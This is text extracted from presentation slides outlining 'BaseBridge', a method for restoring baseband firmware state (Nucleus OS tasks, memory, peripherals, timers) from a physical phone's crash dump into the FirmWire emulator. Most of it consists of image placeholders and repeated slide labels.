


RTOS

Nucleus OS



Tasks




Memory

Peripherals


Timers

CCCI




Solution: Restoring State from a Physical Phone

BaseBridge: Core Idea




RTOS




Nucleus OS

Tasks



Memory


Peripherals



Step 1: Obtain crash
dump

Step 2: Restore dump in
FirmWire


BaseBridge: Core Idea



RTOS



Nucleus OS

Tasks



Memory


Peripherals



Step 1: Obtain crash dump

